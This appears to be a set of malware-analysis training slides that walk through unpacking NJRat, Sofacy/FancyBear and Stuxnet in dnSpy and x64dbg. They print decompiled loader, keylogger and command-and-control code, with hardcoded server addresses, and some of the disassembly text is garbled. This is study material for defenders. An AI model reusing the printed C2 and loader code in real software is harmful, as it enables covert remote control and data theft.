359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

Local Variables:


Name	Value
this	{happy_vir.Form1, Text: Form1}
sender	{happy_vir.Form1, Text: Form1}
e	System.EventArgs
num4	0x00000001
num2	0x00000004
num3	0x0000000E
array2	[byte[0x0002E000]]
num7	0x000000007744164
num8	0x0002F000
array	[byte[0x00005C00]]
assembly	null
entryPoint	null

A context menu is open over the 'array' variable in the locals window. The 'Save...' option is highlighted with a red box.

Unpacking NJRat

solutions: 0x04


- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



Unpacking NJRat

solutions: 0x05

- Looks like .NET Again
- Let's look at DnSpy



Unpacking NJRat

solutions: 0x06

- Keylogger Code
- CnC Traffic Code

The screenshot shows the Assembly Explorer and the Disassembly tabs of Microsoft Visual Studio. The assembly code is in C# syntax, and the disassembly is in Intel x86 assembly language.

Assembly Explorer:

- J (0.0.0.0)
 - j.exe
 - PE
 - References
 - { } -
 - <Module> @02000001
 - Base Type and Interfaces
 - Derived Types
 - { } J
 - A @02000004
 - Base Type and Interfaces
 - Derived Types
 - ctor() : void @0600002E
 - main() : void @0600002F
 - M @02000003
 - Base Type and Interfaces
 - Derived Types
 - ctor() : void @06000023
 - AVI : string @0600002A
 - GetKeyboardLayoutName() : string @0600000C
 - GetAsyncKeyState(n) : short @06000029
 - GetKeyboardLayoutName() : int @06000028
 - GetKeyboardState(byte[]) : bool @06000025
 - GetWindowThreadProcessId(HWND, refint) : int @06000027
 - GetKeyboardLayoutName() : string @0600000D
 - ToUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr) : string @0600002B
 - VKCodeToUnicode(uint) : string @0600002D
 - WRK() : void @0600002D
 - LastTAS : string @0400001A
 - LastTAV : int @04000019
 - LastKey : Keys @0400001B
 - Logo : string @0400001C
 - vn : string @0400001D
 - mscorlib (2.0.0.0)
 - Microsoft.VisualBasic (8.0.0.0)
 - System.Windows.Forms (2.0.0.0)
 - System (2.0.0.0)
 - System.Drawing (2.0.0.0)

Disassembly:

```
1619      OK.MEM = new MemoryStream();
1620      OK.C = new TcpClient();
1621      OK.C.ReceiveBufferSize = 204800;
1622      OK.C.SendBufferSize = 204800;
1623      OK.C.Client.SendTimeout = 10000;
1624      OK.C.Client.ReceiveTimeout = 10000;
1625      OK.C.Connect(OK.H, Conversions.ToInt32(OK.P));
1626      OK.CN = true;
1627      OK.Send(OK.inf());
1628      try
1629      {
1630          string text;
1631          if (Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", false))
1632          {
1633              text = text + OK.DEB(ref OK.VN) + "\r\n";
1634          }
1635          else
1636          {
1637              string str = text;
1638              string text2 = Conversions.ToString(OK.GTV("vn", ""));
1639              text = str + OK.DEB(ref text2) + "\r\n";
1640          }
1641          text = string.Concat(new string[]
1642          {
1643              text,
1644              OK.H,
1645              ":" ,
1646              OK.P,
1647              "\r\n"
1648          });
1649          text = text + OK.DR + "\r\n";
1650          text = text + OK.EXE + "\r\n";
1651          text = text + Conversions.ToString(OK.Idr) + "\r\n";
1652          text = text + Conversions.ToString(OK.Isf) + "\r\n";
1653          text = text + Conversions.ToString(OK.Isu) + "\r\n";
1654          text += Conversions.ToInt32(OK.BD);
1655          OK.Send("inf" + OK.Y + OK.ENH(ref text));
1656      }
1657      catch (Exception ex4)
1658      {
1659      }
1660  }
```

Locals:

Name	Value

Unpacking NJRat

solutions: 0x07

- CnC Server IP Address
- CnC Keyword

```
OK X
1302     public static string VR = "0.7d";
1303
1304     // Token: 0x04000003 RID: 3
1305     public static object MT = null;
1306
1307     // Token: 0x04000004 RID: 4
1308     public static string EXE = "server.exe";
1309
1310     // Token: 0x04000005 RID: 5
1311     public static string DR = "TEMP";
1312
1313     // Token: 0x04000006 RID: 6
1314     public static string RG = "d6661663641946857ffce19b87bea7ce";
1315
1316     // Token: 0x04000007 RID: 7
1317     public static string H = "82.137.255.56";
1318
1319     // Token: 0x04000008 RID: 8
1320     public static string P = "3000";
1321
1322     // Token: 0x04000009 RID: 9
1323     public static string Y = "Medo2*_^";
1324
```

Unpacking Sofacy / FancyBear


solutions: 0x09



Unpacking Sofacy / FancyBear

solutions: 0x0a

- C++
- No Packer Detected
- Let's look at entropy



Unpacking Sofacy / FancyBear

solutions: 0x0b

- Not Packed?
- Let's look in x64dbg



Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

Unpacking Sofacy / FancyBear

solutions: 0x0c

- Interesting Export




Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

Unpacking Sofacy / FancyBear

solutions: 0x0d

- .NET Assembly
Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test   al, al
jz     short loc_40103E
```




```
loc_40103E:
mov     al, 1
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop    ecx
pop    edi
```

Unpacking Sofacy / FancyBear

solutions: 0x0e


- Create .NET Instance



Unpacking Sofacy / FancyBear

solutions: 0x0e

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



Unpacking Sofacy / FancyBear

solutions: 0x0e


The screenshot shows a debugger interface with several windows:

- Registers:** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (EFLAGS). A red arrow points from the EIP register to the assembly code.
- Stack Dump:** Shows the stack contents at address 013B173E, which includes assembly instructions and strings like "sample.sub_13B173E" and "Channeling.Program".
- Memory Dump:** Shows the memory dump starting at address 00584E00, displaying ASCII characters and hex values. A red arrow points from the memory dump area to the stack dump.
- Registers (Top Right):** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (EFLAGS).
- Stack Dump (Top Right):** Shows the stack dump at address 013B173E.
- Memory Dump (Bottom Right):** Shows the memory dump starting at address 00584E00.

Unpacking Sofacy / FancyBear

solutions: 0x0e

- After Dumping the Data
- Interesting Metadata



Unpacking Sofacy / FancyBear

solutions: 0x0e




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

Unpacking Sofacy / FancyBear

solutions: 0x0e

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlNdkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
        (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
        X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

Unpacking KPot

solutions: 0x00

Placeholder

Unpacking Stuxnet

solutions: 0x0f





Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

Unpacking Stuxnet

solutions: 0x0f


- Here we see .stub
- Points to Packed Data



Unpacking Stuxnet

solutions: 0x0f

- Unpacking Function
- Injection Function



Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Locating the .stub section

Unpacking Stuxnet

solutions: 0x0f

- Step until .stub is found

```
884F 08 68 B8320010 push malware.100032B8
81F9 2C020000 57 push edi
A015 10300010 FF15 test eax,eax
85C0 je malware.100011B8
0F84 06 74 12 movzx eax,word ptr ds:[esi+6]
43 inc ebx
83C7 28 add edi,28
3B08 cmp ebx,eax
J1 malware.10001199 xor eax,eax
5F pop edi
58 pop ebx
5E pop esi
C3 ret
884F 08 884F 08 mov ecx,dword ptr ds:[edi+8]
81F9 2C020000 72 EF cmp ecx,22C
A015 10300010 8847 0C jb malware.100011B8
0305 1C400010 mov eax,dword ptr ds:[edi+C]
8138 0D1239AE add eax,dword ptr ds:[1000401C]
000011C9 75 DE cmp dword ptr ds:[eax],AE39120D
AE39120D jne malware.100011B8
000011D5 885424 10 mov edx,dword ptr ss:[esp+10]
000011D7 83C0 04 add eax,4
000011DB 8902 mov dword ptr ds:[edx],eax
000011DE 884424 14 add eax,4
000011E0 83C1 FC mov dword ptr ss:[esp+14],eax
000011E4 8908 add ecx,FFFFFFF
000011E7 33C0 mov dword ptr ds:[eax],ecx
000011E9 40 xor eax,eax
000011EC 40 inc eax
000011EE EB C9 jmp malware.100011B8
55 push ebp

Jump is taken
malware.100011B8

.text:100011A7 malware.exe:$11A7 #5A7
```

Unpacking Stuxnet

solutions: 0x0f

